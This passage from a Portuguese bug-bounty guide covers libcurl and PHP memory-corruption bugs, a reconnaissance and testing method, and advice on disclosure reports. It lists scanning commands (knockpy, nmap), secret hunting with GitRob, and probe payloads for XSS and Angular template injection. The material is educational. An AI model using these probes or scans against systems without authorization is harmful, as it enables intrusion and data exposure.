Descrição:

A Libcurl é uma biblioteca gratuita de transferência de URL do lado do cliente e é usada pela ferramenta de linha de comando cURL para transferir dados. Foi encontrada uma vulnerabilidade na função curl_easy_duphandle() da libcurl, que poderia ter sido explorada para enviar dados confidenciais que não se destinavam à transmissão.

Ao realizar uma transferência com a libcurl, é possível usar uma opção, CURLOPT_COPY-POSTFIELDS, para especificar um local de memória para os dados a serem enviados ao servidor remoto. Em outras palavras, pense em um tanque de retenção para seus dados. O tamanho do local (ou tanque) é definido com uma opção separada.

Agora, sem ser excessivamente técnico, a área de memória estava associada a um "identificador" (saber exatamente o que é um identificador está além do escopo deste livro e não é necessário para acompanhar aqui) e os aplicativos podiam duplicar o identificador para criar uma cópia dos dados. Era aí que estava a vulnerabilidade: a implementação da cópia era realizada com a função **strdup**, e presumia-se que os dados tinham um byte zero (nulo), que indica o fim de uma cadeia de caracteres.

[16] http://curl.haxx.se/docs/adv_20141105.html

Nessa situação, os dados podem não ter um byte zero (nulo) ou ter um byte em um local arbitrário. Como resultado, o identificador duplicado pode ser muito pequeno, muito grande ou travar o programa. Além disso, após a duplicação, a função de envio de dados não levou em conta que os dados já haviam sido lidos e duplicados, de modo que ela também acessou e enviou dados além do endereço de memória pretendido.

Conclusões

Esse é um exemplo de uma vulnerabilidade muito complexa. Embora tenha sido muito técnico para o propósito deste livro, eu o incluí para demonstrar as semelhanças com o que já aprendemos. Quando analisamos isso, essa vulnerabilidade também estava relacionada a um erro na implementação do código C associado ao gerenciamento de memória, especificamente à cópia de memória. Novamente, se você for se aprofundar na programação em C, comece a procurar as áreas em que os dados estão sendo copiados de um local de memória para outro.

4. Corrupção de memória PHP

Dificuldade: Alta

Url: N/A

Link **do relatório:** https://bugs.php.net/bug.php?id=69453[17]

Data da denúncia: 14 de abril de

2015 **Recompensa paga**: US$

500 **Descrição**:

O método phar_parse_tarfile não levava em conta os nomes de arquivos que começam com um byte nulo, um byte que começa com um valor zero, ou seja, 0x00 em hexadecimal.

Durante a execução do método, quando o nome do arquivo for usado, ocorrerá um underflow na matriz (ou seja, a tentativa de acessar dados que não existem de fato e estão fora da memória alocada da matriz).

Essa é uma vulnerabilidade significativa porque permite que um hacker acesse a memória que deveria estar fora dos limites.

[17] https://bugs.php.net/bug.php?id=69453

Conclusões

Assim como os Buffer Overflows, a corrupção de memória é uma vulnerabilidade antiga, mas ainda comum, quando se lida com aplicativos que gerenciam sua própria memória, especialmente C e C++. Se você descobrir que está lidando com um aplicativo da Web baseado na linguagem C (na qual o PHP foi escrito), fique atento às maneiras como a memória pode ser manipulada. No entanto, mais uma vez, se estiver apenas começando, provavelmente valerá mais a pena encontrar vulnerabilidades mais simples relacionadas à injeção e voltar à Corrupção de Memória quando tiver mais experiência.

Resumo

Embora as vulnerabilidades relacionadas à memória gerem ótimas manchetes, elas são muito difíceis de resolver e exigem uma quantidade considerável de habilidades. É melhor deixar esses tipos de vulnerabilidades de lado, a menos que você tenha experiência em programação em linguagens de programação de baixo nível.

Embora as linguagens de programação modernas sejam menos suscetíveis a eles devido à sua própria manipulação da memória e da coleta de lixo, os aplicativos escritos nas linguagens de programação C ainda são muito suscetíveis. Além disso, quando se está trabalhando com linguagens modernas escritas nas próprias linguagens de programação C, as coisas podem ficar um pouco complicadas, como vimos nos exemplos **do PHP ftp_genlist()** e **do Python Hotspot Module**.

19. Primeiros passos

Este capítulo foi o mais difícil de escrever, em grande parte devido à variedade de programas de recompensa por bugs que existem e continuam a ser disponibilizados. Para mim, não existe uma fórmula simples para hackear, mas existem padrões. Neste capítulo, tentei articular como abordo um novo site, incluindo as ferramentas que uso (todas incluídas no capítulo Ferramentas) e o que aprendi com outras pessoas. Tudo isso se baseia em minha experiência como hacker, entrevistando hackers bem-sucedidos, lendo blogs e assistindo a apresentações da DefCon, BSides e outras conferências de segurança.

Mas antes de começarmos, recebo muitos e-mails pedindo ajuda e orientação sobre como começar. Normalmente, respondo a esses e-mails com a recomendação de que, se você estiver apenas começando, escolha um alvo no qual provavelmente terá mais sucesso. Em outras palavras, não tenha como alvo o Uber, o Shopify, o Twitter, etc. Isso não quer dizer que você não terá sucesso, mas esses programas têm hackers muito inteligentes e bem-sucedidos que os testam diariamente, e acho que será mais fácil ficar desanimado se for aí que você passa seu tempo quando está apenas começando. Eu sei disso porque já passei por isso. Em vez disso, sugiro começar com um programa que tenha um escopo amplo e não pague recompensas. Esses programas geralmente atraem menos atenção porque não têm incentivos financeiros. Agora, sei que não será tão gratificante quando um bug for resolvido sem pagamento, mas ter alguns desses programas em seu currículo ajudará a motivá-lo a continuar hackeando e, à medida que melhorar, você será convidado a participar de programas privados, onde poderá ganhar um bom dinheiro.

Com isso esclarecido, vamos começar.

Coleta de informações

Como você sabe pelos exemplos detalhados anteriormente, o hacking é mais do que apenas abrir um site, inserir uma carga útil e assumir o controle de um servidor. Há muitos aspectos a serem considerados quando se tem como alvo um novo site, incluindo:

- Qual é o escopo do programa? Todos os subdomínios de um site ou URLs específicos? Por exemplo, *.twitter.com, ou apenas www.twitter.com?
- Quantos endereços IP a empresa possui? Quantos servidores ela está executando?
- Que tipo de site é esse? Software como serviço? De código aberto? Colaborativo? Pago ou gratuito?
- Quais tecnologias eles estão usando? Python, Ruby, PHP, Java? MSQL? MySQL, Post-Gres, Microsoft SQL? Wordpress, Drupal, Rails, Django?

Essas são apenas algumas das considerações que ajudam a definir onde você vai procurar e como vai abordar o site. Familiarizar-se com o programa é a primeira etapa. Para começar, se o programa estiver incluindo todos os subdomínios, mas não os tiver listado, você precisará descobri-los. Conforme detalhado na seção de ferramentas, o KnockPy é uma ótima ferramenta para isso. Recomendo clonar o repositório SecLists GitHub de Daniel Miessler e usar a lista de subdomínios na pasta **/Discover/DNS**. O comando específico seria:

```
knockpy domain.com -w /PATH_TO_SECLISTS/Discover/DNS/subdomínios-top1mil-110000.t\ xt
```

Isso iniciará a verificação e salvará um arquivo csv com os resultados. Recomendo iniciar esse script e deixá-lo em execução em segundo plano. Em seguida, recomendo usar o script enumall de Jason Haddix, disponível no GitHub em seu repositório Domain. Isso requer que o Recon-ng seja instalado e configurado, mas ele tem instruções de configuração em seu arquivo leia-me. Usando o script dele, estaremos, na verdade, pesquisando nomes de subdomínios no Google, Bing, Baidu etc. Novamente, deixe-o ser executado em segundo plano e ele criará um arquivo com os resultados.

O uso dessas duas ferramentas deve nos fornecer um bom conjunto de subdomínios para testar. No entanto, se, depois que elas terminarem, você ainda quiser esgotar todas as opções, o IPV4info.com é um ótimo site que lista os endereços IP registrados em um site e os subdomínios associados encontrados nesses endereços. Embora seja melhor automatizar a coleta de d a d o s , normalmente eu n a v e g o manualmente e procuro endereços interessantes como uma última etapa da minha coleta de informações.

Enquanto a enumeração de subdomínios está ocorrendo em segundo plano, em seguida, normalmente começo a trabalhar no site principal do programa de recompensa por bugs, por exemplo, www.drchrono.com. Anteriormente, eu simplesmente começava a usar o Burp Suite e a explorar o site. Mas, com base nos conselhos e nos excelentes artigos de Patrik Fehrenbach, agora inicio o proxy ZAP, visito o site e, em seguida, faço um Forced Browse para descobrir diretórios e arquivos. Novamente, deixo isso ser executado em segundo plano. Além disso, estou usando o ZAP porque, no momento em que escrevo, não tenho uma versão paga do Burp Suite, mas você também poderia usá-lo.

Com tudo isso em execução, é agora que eu realmente começo a explorar o site principal e a me familiarizar com ele. Para isso, verifique se você tem o plug-in Wappalyzer instalado (ele está disponível para o FireFox, que eu uso, e para o Chrome). Isso nos permite ver imediatamente quais tecnologias um site está usando na barra de endereços. Em seguida, inicio o Burp Suite e o utilizo para fazer proxy de todo o meu tráfego. Se você estiver usando a versão paga do Burp, é melhor iniciar um novo projeto para o programa de recompensas no qual você estará trabalhando.

Nesse estágio, costumo deixar os padrões do Burp Suite como estão e começo a percorrer o site. Em outras palavras, deixo o escopo completamente intocado, de modo que todo o tráfego é proxy e incluído no histórico resultante e nos mapas do site. Isso garante que eu não perca nenhuma chamada HTTP feita durante a interação com o site. Durante esse processo, estou apenas explorando e mantendo meus olhos abertos para oportunidades, inclusive:

A pilha de tecnologia

Com o que o site foi desenvolvido, o que o Wappalyzer está me dizendo? Por exemplo, o site está usando uma estrutura como Rails ou Django? Saber isso me ajuda a determinar como farei os testes e como o site funcionará. Por exemplo, ao trabalhar em um site Rails, os tokens CSRF geralmente são incorporados em tags de cabeçalho HTML (pelo menos nas versões mais recentes do Rails). Isso é útil para testar CSRF entre contas. O Rails também usa um padrão de design para URLs que normalmente corresponde a /CONTENT_TYPE/RECORD_ID no mais básico. Usando o HackerOne como exemplo, se você observar os relatórios, seus URLs são www.hackerone.com/reports/12345. Sabendo disso, podemos tentar passar IDs de registros aos quais não deveríamos ter acesso. Há também a possibilidade de que os desenvolvedores tenham inadvertidamente deixado disponíveis caminhos json que revelam informações, como www.hackerone.com/reports/12345.json.

Também verifico se o site está usando uma biblioteca JavaScript de front-end que interage com uma API de back-end. Por exemplo, o site usa o AngularJS? Em caso afirmativo, sei que devo procurar vulnerabilidades de injeção do Angular e incluir a carga {{4*4}}[[5*5]] ao enviar campos (uso os dois porque o Angular pode usar qualquer um deles e, até confirmar qual é usado, não quero perder oportunidades). O motivo pelo qual uma API que retorna JSON ou XML para um modelo é ótimo é que, às vezes, essas chamadas de API retornam involuntariamente informações confidenciais que não são realmente renderizadas na página. Ver essas chamadas pode levar a vulnerabilidades de divulgação de informações, conforme mencionado em relação ao Rails.

Por fim, e embora isso se reflita na próxima seção, também verifico o proxy para ver coisas como de onde os arquivos estão sendo servidos, como o Amazon S3, arquivos JavaScript hospedados em outro lugar, chamadas para serviços de terceiros etc.

Mapeamento da funcionalidade

Na verdade, não há ciência nesse estágio do meu hacking, mas aqui estou apenas tentando entender como o site funciona. Por exemplo:

- Configuro contas e anoto como são os e-mails de verificação e os URLs, procurando maneiras de reutilizá-los ou substituir outras contas.
- Observo se o OAuth está sendo usado com outros serviços.
- A autenticação de dois fatores está disponível e como ela é implementada - com um aplicativo autenticador ou o site lida com o envio de códigos SMS?
- O site oferece vários usuários por conta, há um modelo de permissões complexo?
- É permitido o envio de mensagens entre usuários?
- Há documentos confidenciais armazenados ou com permissão para serem carregados?
- É permitido qualquer tipo de foto de perfil?
- O site permite que os usuários insiram HTML, são usados editores WYSIWYG?

Esses são apenas alguns exemplos. Durante esse processo, estou apenas tentando entender como a plataforma funciona e quais funcionalidades estão disponíveis para serem usadas de forma abusiva. Tento me imaginar como o desenvolvedor e imaginar o que poderia ter sido implementado incorretamente ou quais suposições poderiam ter sido feitas, preparando-me para o teste real. Faço o possível para não começar a hackear imediatamente aqui, pois é muito fácil se distrair ou se deixar levar pela tentativa de encontrar vulnerabilidades XSS, CSRF etc., enviando cargas mal-intencionadas em todos os lugares. Em vez disso, tento me concentrar em entender e encontrar áreas que possam oferecer maiores recompensas e que talvez não tenham sido consideradas por outras pessoas. Mas, dito isso, se eu encontrar um importador em massa que aceite XML, com certeza interromperei minha exploração e carregarei um documento XXE, o que me levará ao meu teste real.

Teste de aplicativos

Agora que entendemos como nosso alvo funciona, é hora de começar a hackear. Nesse estágio, algumas pessoas podem usar scanners automatizados para rastrear um site, testar XSS, CSRF etc., mas, na verdade, eu não uso, pelo menos por enquanto. Por isso, não vou falar sobre essas ferramentas, em vez disso, vou me concentrar em como é minha abordagem "manual".

Portanto, nesse estágio, costumo começar a usar o site como pretendido, criando conteúdo, usuários, equipes etc., injetando cargas úteis em qualquer lugar e em todos os lugares, procurando anomalias e comportamentos inesperados do site quando ele retorna esse conteúdo. Para isso, normalmente adiciono a carga útil **<img src="x" onerror=alert(1)>** a qualquer campo que a aceite e, se souber que um mecanismo de modelagem (por exemplo, Angular) está sendo usado, adiciono uma carga útil na mesma sintaxe, como {{4*4}}[[5*5]]. O motivo pelo qual uso a tag img é que ela foi projetada para falhar, pois a imagem x não deve ser encontrada. Como resultado, o evento onerror deve executar a função JavaScript alert. Com as cargas úteis do Angular, espero ver 16 ou 25, o que pode indicar a possibilidade de passar uma carga útil para executar JavaScript, dependendo da versão do Angular.

Nesse sentido, depois de salvar o conteúdo, verifico como o site está renderizando meu conteúdo, se algum caractere especial está codificado, se os atributos foram removidos, se a carga útil da imagem XSS é executada etc. Isso me dá uma ideia de como o site lida com entradas mal-intencionadas e me dá uma ideia do que procurar. Normalmente, não gasto muito tempo fazendo isso ou procurando por XSS simples, porque essas vulnerabilidades geralmente são consideradas de baixo risco e são relatadas rapidamente.

Como resultado, passarei às minhas anotações do mapeamento funcional e me aprofundarei no teste de cada área, com atenção especial às solicitações e respostas HTTP enviadas e recebidas. Novamente, essa etapa depende muito da funcionalidade oferecida por um site. Por exemplo, se um site hospeda uploads de arquivos confidenciais, testarei para ver se os URLs desses arquivos podem ser enumerados ou acessados por um usuário anônimo ou por alguém conectado a uma conta diferente. Se houver um WYSIWYG, tentarei interceptar a solicitação HTTP POST e adicionar elementos HTML adicionais, como imagens, formulários etc.

Enquanto estou trabalhando nessas áreas, fico atento:

- Os tipos de solicitações HTTP que alteram dados têm tokens CSRF e os estão validando? (CSRF)
- Se há algum parâmetro de ID que possa ser manipulado (lógica do aplicativo)
- Oportunidades de repetir solicitações em duas contas de usuário separadas (lógica de aplicativos)
- Quaisquer campos de upload de XML, normalmente associados a importações de registros em massa (XXE)
- Padrões de URL, especialmente se algum URL incluir IDs de registro (Application Logic, HPP)
- Quaisquer URLs que tenham um parâmetro relacionado a redirecionamento (Open Redirect)
- Todas as solicitações que ecoam parâmetros de URL na resposta (CRLF, XSS, Open Redirect)
- Informações do servidor divulgadas, como versões do PHP, Apache, Nginx, etc., que podem ser aproveitadas para encontrar erros de segurança não corrigidos

Um bom exemplo disso foi minha vulnerabilidade divulgada contra a MoneyBird. Percorrendo sua funcionalidade, notei que eles tinham uma funcionalidade baseada em equipe e a capacidade de criar aplicativos que davam acesso a uma API. Quando testei o registro do aplicativo, percebi que eles estavam passando o ID da empresa para a chamada HTTP POST. Então, testei o registro de aplicativos em equipes das quais eu fazia parte, mas que não deveriam ter permissão para criar aplicativos. Com certeza, fui bem-sucedido, o aplicativo foi criado e recebi uma nota acima da média
US$ 100 de recompensa.

Nesse ponto, é melhor voltar ao ZAP e ver quais arquivos ou diretórios interessantes, se houver algum, foram encontrados por meio da força bruta. Você deve revisar essas descobertas e visitar as páginas específicas, especialmente aquelas que possam ser confidenciais, como arquivos .htpasswd, settings, config etc. Além disso, com o uso do Burp, você deve ter criado um mapa do site decente, que pode ser revisado em busca de páginas que o Burp encontrou, mas que não foram realmente visitadas. E, embora eu não faça isso, Jason Haddix discute o assunto durante sua apresentação na DefCon 23, How to Shot Web, é possível pegar os mapas do site e fazer com que o Burp e outras ferramentas façam comparações automáticas entre contas e permissões de usuário. Isso está na minha lista de coisas a fazer, mas, até agora, meu trabalho tem sido basicamente manual, o que nos leva à próxima seção.

Aprofundamento

Embora a maior parte desse hacking tenha sido manual, isso obviamente não é bem dimensionado. Para ter sucesso em uma escala mais ampla, é importante automatizar o máximo que pudermos. Podemos começar com os resultados de nossas varreduras KnockPy e enumall, que nos fornecem listas de subdomínios para verificação. Combinando as duas listas, podemos pegar os nomes de domínio e passá-los para uma ferramenta como o EyeWitness. Essa ferramenta fará capturas de tela de todos os subdomínios listados que estão disponíveis por meio de portas como 80, 443 etc. para identificar o que o

site. Aqui, estaremos procurando por subdomínios, painéis da Web acessíveis, servidores de integração contínua, etc.

Também podemos pegar nossa lista de IPs do KnockPy e passá-la para o Nmap para começar a procurar portas abertas e serviços vulneráveis. Lembre-se, foi assim que Andy Gill ganhou US$ 2.500 do PornHub, encontrando uma instalação aberta do Memcache. Como isso pode demorar um pouco para ser executado, você deve iniciá-lo e deixá-lo ser executado em segundo plano novamente. A funcionalidade completa do Nmap está além do escopo deste livro, mas o comando seria parecido com **namp -sSV -oA OUTPUTFILE -T4 -iL IPS.csv**. Aqui estamos dizendo ao Nmap para escanear as 1000 portas mais comuns, fornecer informações sobre a versão do serviço de todas as portas abertas, gravá-las em um arquivo de saída e usar nosso arquivo csv como uma lista de IPs a serem escaneados.

Voltando ao escopo do programa, também é possível que os aplicativos móveis estejam no escopo. Testá-los muitas vezes pode levar à descoberta de novos endpoints de API vulneráveis a hackers. Para isso, você precisará fazer proxy do tráfego do seu telefone por meio do Burp e começar a usar o aplicativo móvel. Essa é uma maneira de ver as chamadas HTTP que estão sendo feitas e manipulá-las. No entanto, às vezes os aplicativos usam a fixação de SSL, o que significa que não reconhecem nem usam o certificado SSL do Burp, de modo que você não pode fazer proxy do tráfego do aplicativo. Contornar esse problema é mais difícil e está além do escopo deste livro (pelo menos neste momento), mas há documentação sobre como lidar com isso e Arne Swinnen tem uma excelente apresentação da BSides San Francisco[1] sobre como ele resolveu isso para testar o Instagram.

Mesmo sem isso, existem ferramentas de hacking para celular que podem ajudar a testar aplicativos. Embora eu não tenha muita experiência com elas (pelo menos neste momento), elas ainda são uma opção a ser usada. Isso inclui o Mobile Security Framework e o JD-GUI, ambos incluídos no capítulo Ferramentas e que foram usados por hackers para encontrar várias vulnerabilidades no Uber e em sua API.

Se não houver um aplicativo móvel, às vezes os programas ainda têm uma API extensa que pode conter inúmeras vulnerabilidades - o Facebook é um ótimo exemplo. Philippe Harewood continua a expor vulnerabilidades que envolvem acesso a todos os tipos de divulgação de informações no Facebook. Nesse caso, você deve analisar a documentação do desenvolvedor do site e começar a procurar por anormalidades. Encontrei vulnerabilidades testando os escopos fornecidos pelo OAuth, acessando informações às quais eu não deveria ter acesso (os escopos do OAuth são como permissões, definindo a que um aplicativo pode ter acesso, como seu endereço de e-mail, informações de perfil etc.). Também encontrei desvios de funcionalidade, usando a API para fazer coisas às quais eu não deveria ter acesso com uma conta gratuita (considerada uma vulnerabilidade para algumas empresas). Você também pode testar a adição de conteúdo malicioso por meio da API como uma solução alternativa se um site estiver removendo cargas úteis durante o envio em seu site.

Outra ferramenta que comecei a usar recentemente, com base nas apresentações de Fran Rosen, é o GitRob. Trata-se de uma ferramenta automatizada que busca repositórios públicos do GitHub de um alvo e procura por arquivos confidenciais, incluindo configurações e senhas. Ela também rastreará os repositórios de qualquer colaborador. Em suas apresentações, Frans fala sobre

[1] https://www.youtube.com/watch?v=dsekKYNLBbc

sobre ter encontrado informações de login do Salesforce em um repositório público de uma empresa, o que levou a um grande pagamento. Ele também escreveu sobre como encontrar chaves do Slack em repositórios públicos, o que também resultou em grandes recompensas.

Por fim, mais uma vez, conforme recomendado por Frans, os muros pagos às vezes oferecem uma área propícia para hackers. Embora eu mesmo não tenha experimentado isso, Frans menciona ter encontrado vulnerabilidades em funcionalidades pagas que a maioria dos outros hackers provavelmente evitou devido à necessidade de pagar pelo serviço que estava sendo testado. Não posso dizer se você terá sucesso com isso, mas parece ser uma área interessante para explorar durante a invasão, desde que o preço seja razoável.

Resumo

Neste capítulo, tentei esclarecer um pouco como é o meu processo para ajudá-lo a desenvolver o seu próprio. Até o momento, obtive mais sucesso depois de explorar um alvo, entender a funcionalidade que ele oferece e mapear isso para tipos de vulnerabilidade para teste. No entanto, uma das áreas que continuo a explorar, e que incentivo você a fazer o mesmo, é a automação. Há muitas ferramentas de hacking disponíveis que podem facilitar sua vida. Burp, ZAP, Nmap, KnockPy etc. são algumas das poucas mencionadas aqui. É uma boa ideia tê-las em mente ao hackear para aproveitar melhor seu tempo e se aprofundar mais. Para concluir, aqui está um resumo do que discutimos:

1. Enumerar todos os subdomínios (se estiverem no escopo) usando o KnockPy, o script enumall Recon-ng e o IPV4info.com
2. Inicie o proxy ZAP, visite o site de destino principal e execute um Forced Browse para descobrir arquivos e diretórios
3. Tecnologias de mapa usadas com o proxy Wappalyzer e Burp Suite (ou ZAP)
4. Explorar e entender a funcionalidade disponível, observando as áreas que correspondem aos tipos de vulnerabilidade
5. Comece a testar a funcionalidade mapeando os tipos de vulnerabilidade para a funcionalidade fornecida
6. Automatize as varreduras do EyeWitness e do Nmap a partir das varreduras do KnockPy e do enumall
7. Analisar as vulnerabilidades dos aplicativos móveis
8. Teste a camada de API, se disponível, incluindo funcionalidades inacessíveis de outra forma
9. Procure informações privadas em repositórios do GitHub com o GitRob
10. Assinar o site e pagar pela funcionalidade adicional para testar

20. Relatórios de vulnerabilidade

Então, finalmente chegou o dia e você encontrou sua primeira vulnerabilidade. Em primeiro lugar, parabéns! Sério, encontrar vulnerabilidades não é fácil, mas ficar desanimado é.

Meu primeiro conselho é que você relaxe, não se empolgue demais. Conheço a sensação de estar muito feliz ao enviar um relatório e o sentimento avassalador de rejeição quando lhe dizem que não é uma vulnerabilidade e a empresa fecha o relatório, o que prejudica sua reputação na plataforma de relatórios.

Quero ajudá-lo a evitar isso. Então, a primeira coisa é a primeira.

Leia as diretrizes de divulgação.

Tanto no HackerOne quanto no Bugcrowd, cada empresa participante lista as áreas dentro e fora do escopo do programa. Esperamos que você as tenha lido antes para não perder seu tempo. Mas se não o fez, leia-as agora. Certifique-se de que o que você encontrou não seja conhecido e esteja fora do programa deles.

Aqui está um exemplo doloroso do meu passado - a primeira vulnerabilidade que encontrei foi no Shopify, se você enviasse um HTML malformado no editor de texto deles, o analisador corrigiria e armazenaria o XSS. Eu estava muito animado. Minha caça estava valendo a pena. Não consegui enviar meu relatório com rapidez suficiente.

Entusiasmado, cliquei em enviar e aguardei minha recompensa de US$ 500. Em vez disso, eles me disseram educadamente que se tratava de uma vulnerabilidade conhecida e pediram aos pesquisadores que não a enviassem. O tíquete foi fechado e eu perdi 5 pontos. Tive vontade de me enfiar em um buraco. Foi uma lição difícil.

Aprenda com meus erros, **LEIA AS DIRETRIZES!**

Inclua detalhes. Em seguida, inclua mais.

Se quiser que seu relatório seja levado a sério, forneça um relatório detalhado que inclua, no mínimo:

- O URL e quaisquer parâmetros afetados usados para encontrar a vulnerabilidade
- Uma descrição do navegador, do sistema operacional (se aplicável) e/ou da versão do aplicativo
- Uma descrição do impacto percebido. Como o bug poderia ser explorado?
- Etapas para reproduzir o erro

Todos esses critérios eram comuns nas principais empresas da Hackerone, incluindo Yahoo, Twitter, Dropbox etc. Se quiser ir além, recomendo que inclua uma captura de tela ou uma prova de conceito (POC) em vídeo. Ambos são extremamente úteis para as empresas e as ajudarão a entender a vulnerabilidade.

Nesse estágio, você também precisa considerar quais são as implicações para o site. Por exemplo, um XSS armazenado no Twitter tem potencial para ser um problema muito sério, dado o grande número de usuários e a interação entre eles. Comparativamente, um site com interação limitada entre os usuários pode não considerar essa vulnerabilidade tão grave. Por outro lado, um vazamento de privacidade em um site sensível como o PornHub pode ser mais importante do que no Twitter, onde a maioria das informações do usuário já é pública (e menos embaraçosa?).

Confirmar a vulnerabilidade

Você leu as diretrizes, redigiu seu relatório, incluiu capturas de tela. Reserve um segundo e certifique-se de que o que você está relatando é realmente uma vulnerabilidade.

Por exemplo, se você estiver informando que uma empresa não usa um token CSRF em seus cabeçalhos, você verificou se os parâmetros que estão sendo passados incluem um token que funciona como um token CSRF, mas não tem o mesmo rótulo?

Não posso incentivá-lo o suficiente para ter certeza de que confirmou a vulnerabilidade antes de enviar o relatório. Pode ser uma grande decepção pensar que você encontrou uma vulnerabilidade significativa e perceber que interpretou algo errado durante os testes.

Faça um favor a si mesmo, reserve um minuto a mais e confirme a vulnerabilidade antes de enviá-la.

Demonstre respeito pela empresa

Com base em testes com o processo de criação de empresas do HackerOne (sim, você pode testá-lo como pesquisador), quando uma empresa lança um novo programa de recompensa por bugs, ela pode ser inundada com relatórios. Depois de enviar, dê à empresa a oportunidade de analisar seu relatório e entrar em contato com você.

Algumas empresas publicam seus cronogramas em suas diretrizes de recompensa, enquanto outras não. Equilibre seu entusiasmo com a carga de trabalho deles. Com base nas conversas que tive com o suporte do HackerOne, eles o ajudarão a fazer o acompanhamento se você não tiver recebido notícias de uma empresa em pelo menos duas semanas.

Antes de seguir esse caminho, publique uma mensagem educada no relatório perguntando se há alguma atualização. Na maioria das vezes, as empresas responderão e informarão você sobre a situação. Se isso não acontecer, dê a elas algum tempo e tente novamente antes de escalar o problema. Por outro lado, se a empresa tiver confirmado a vulnerabilidade, trabalhe com ela para confirmar a correção assim que ela for feita.

Ao escrever este livro, tive a sorte de conversar com Adam Bacchus, um novo membro da equipe do HackerOne desde maio de 2016, que possui o título de Chief Bounty Officer, e nossas conversas realmente abriram meus olhos para o outro lado das recompensas por bugs. Como um pouco de conhecimento, Adam tem experiência no Snapchat, onde trabalhou para conectar a equipe de segurança com o restante das equipes de engenharia de software, e no Google, onde trabalhou na equipe de gerenciamento de vulnerabilidades e ajudou a administrar o programa de recompensa de vulnerabilidades do Google.

Adam me ajudou a entender que há vários problemas que os triadores enfrentam ao executar um programa de recompensas, incluindo:

- **Barulho**: Infelizmente, os programas de recompensa por bugs recebem muitos relatórios inválidos, tanto o HackerOne quanto o BugCrowd escreveram sobre isso. Sei que definitivamente contribuí para isso e espero que este livro o ajude a evitá-lo, pois o envio de relatórios inválidos custa tempo e dinheiro para você e para os programas de recompensas.
- **Priorização**: Os programas de recompensas precisam encontrar alguma forma de priorizar a correção de vulnerabilidades. Isso é difícil quando você tem várias vulnerabilidades com impacto semelhante, mas, combinado com o recebimento contínuo de relatórios, o programa de recompensas enfrenta sérios desafios para se manter atualizado.
- **Confirmações**: Ao fazer a triagem de um relatório, os bugs precisam ser validados. Novamente, isso leva tempo. É por isso que é imperativo que nós, hackers, forneçamos instruções claras e uma explicação sobre o que encontramos, como reproduzi-lo e por que ele é importante. O simples fornecimento de um vídeo não é suficiente.
- **Recursos**: Nem toda empresa pode se dar ao luxo de dedicar uma equipe em tempo integral para executar um programa de recompensas. Alguns programas têm a sorte de ter uma única pessoa respondendo às denúncias, enquanto outros têm uma equipe que divide seu tempo. Como resultado, as empresas podem ter cronogramas rotativos em que as pessoas se revezam para responder às denúncias. Qualquer lacuna de informações ou atraso no fornecimento das informações necessárias tem um impacto sério.
- **Escrever a correção**: A codificação leva tempo, especialmente se houver um ciclo de vida completo de desenvolvimento, incluindo depuração, elaboração de testes de regressão, implantações de preparação e, finalmente, um empurrão para a produção. E se os desenvolvedores nem sequer souberem a causa subjacente da vulnerabilidade? Tudo isso leva tempo, enquanto nós, os hackers, ficamos impacientes e queremos ser pagos. É nesse ponto que linhas claras de comunicação são fundamentais e, mais uma vez, é necessário que todos respeitem uns aos outros.
- **Gerenciamento de relacionamentos**: Os programas de recompensa por bugs querem que os hackers voltem. O HackerOne escreveu sobre como o impacto da vulnerabilidade aumenta à medida que os hackers enviam mais bugs para um único programa. Como resultado, os programas de recompensa precisam encontrar uma maneira de encontrar um equilíbrio no desenvolvimento desses relacionamentos.
- **Relações com a imprensa**: Sempre há pressão para que um bug não seja detectado, demore muito para ser resolvido ou que uma recompensa seja percebida como muito baixa, e os hackers recorram ao Twitter ou à mídia. Novamente, isso pesa sobre os triadores e tem impacto sobre como eles desenvolvem relacionamentos e trabalham com os hackers.

Depois de ler tudo isso, meu objetivo é realmente ajudar a humanizar esse processo. Tive experiências em ambos os lados do espectro, boas e ruins. No entanto, no final das contas, os hackers e os programas estarão trabalhando juntos, e entender os desafios que cada um está enfrentando ajudará a melhorar os resultados de todos.

Recompensas

Se você enviou uma vulnerabilidade para uma empresa que paga uma recompensa, respeite a decisão dela sobre o valor do pagamento.

De acordo com Jobert Abma (cofundador da HackerOne) no Quora, como posso me tornar um caçador de recompensas de bugs bem-sucedido?[1]:

> Se vocês discordarem sobre um valor recebido, discutam por que acreditam que ele merece uma recompensa maior. Evite situações em que você peça outra recompensa sem explicar por que acredita nisso. Em troca, a empresa deve demonstrar respeito [por] seu tempo e valor.

Não grite "olá" antes de atravessar o lago

Em 17 de março de 2016, Mathias Karlsson escreveu uma excelente postagem no blog sobre a possibilidade de encontrar um desvio da política de mesma origem (SOP) (uma política de mesma origem é um recurso de segurança que define como os navegadores da Web permitem que os scripts acessem o conteúdo de sites) e teve a gentileza de permitir que eu incluísse parte do conteúdo aqui. Como um aparte, Mathias tem um ótimo registro no HackerOne - em 28 de março de 2016, ele estava no 97º percentil em Signal e no 95º em Impact, com 109 bugs encontrados, em empresas como HackerOne, Uber, Yahoo, CloudFlare etc.

Portanto, "Não grite olá antes de atravessar o lago" é um ditado sueco que significa que você não deve comemorar até ter certeza absoluta. Você provavelmente pode adivinhar por que estou incluindo isso - hackear não é só sol e arco-íris.

De acordo com Mathias, ele estava brincando com o Firefox e notou que o navegador aceitava nomes de host malformados (no OSX), de modo que o URL http://example.com... carregava o exemplo.
ple.com, mas envia example.com... no cabeçalho do host. Em seguida, ele tentou `http://example.com evil.com` e obteve o mesmo resultado.

Ele soube imediatamente que esse SOP poderia ser contornado porque o Flash trataria o site http://example.com..evil.com como estando sob o domínio *.evil.com. Ele verificou o Alexa top 10000 e descobriu que 7% dos sites poderiam ser explorados, inclusive o Yahoo.com.

[1] https://www.quora.com/How-do-I-become-a-successful-Bug-bounty-hunter

Ele criou um artigo, mas decidiu fazer mais algumas confirmações. Verificou com um colega de trabalho e, sim, a máquina virtual dele também confirmou o erro. Ele atualizou o Firefox e, sim, o bug ainda estava lá. Em seguida, ele deu uma dica no Twitter sobre a descoberta. De acordo com ele, Bug = Verificado, certo?

Não. O erro que ele cometeu foi não ter atualizado seu sistema operacional para a versão mais recente. Depois de fazer isso, o bug foi eliminado. Aparentemente, isso foi relatado seis meses antes e a atualização para o OSX Yosemite 10.0.5 corrigiu o problema.

Incluo isso para mostrar que até mesmo os grandes hackers podem errar e que é importante confirmar a exploração de um bug antes de relatá-lo.

Muito obrigado a Mathias por permitir que eu incluísse isso. Recomendo que você confira seu feed do Twitter @avlidienbrunn e labs.detectify.com, onde Mathias escreveu sobre isso.

Palavras de despedida

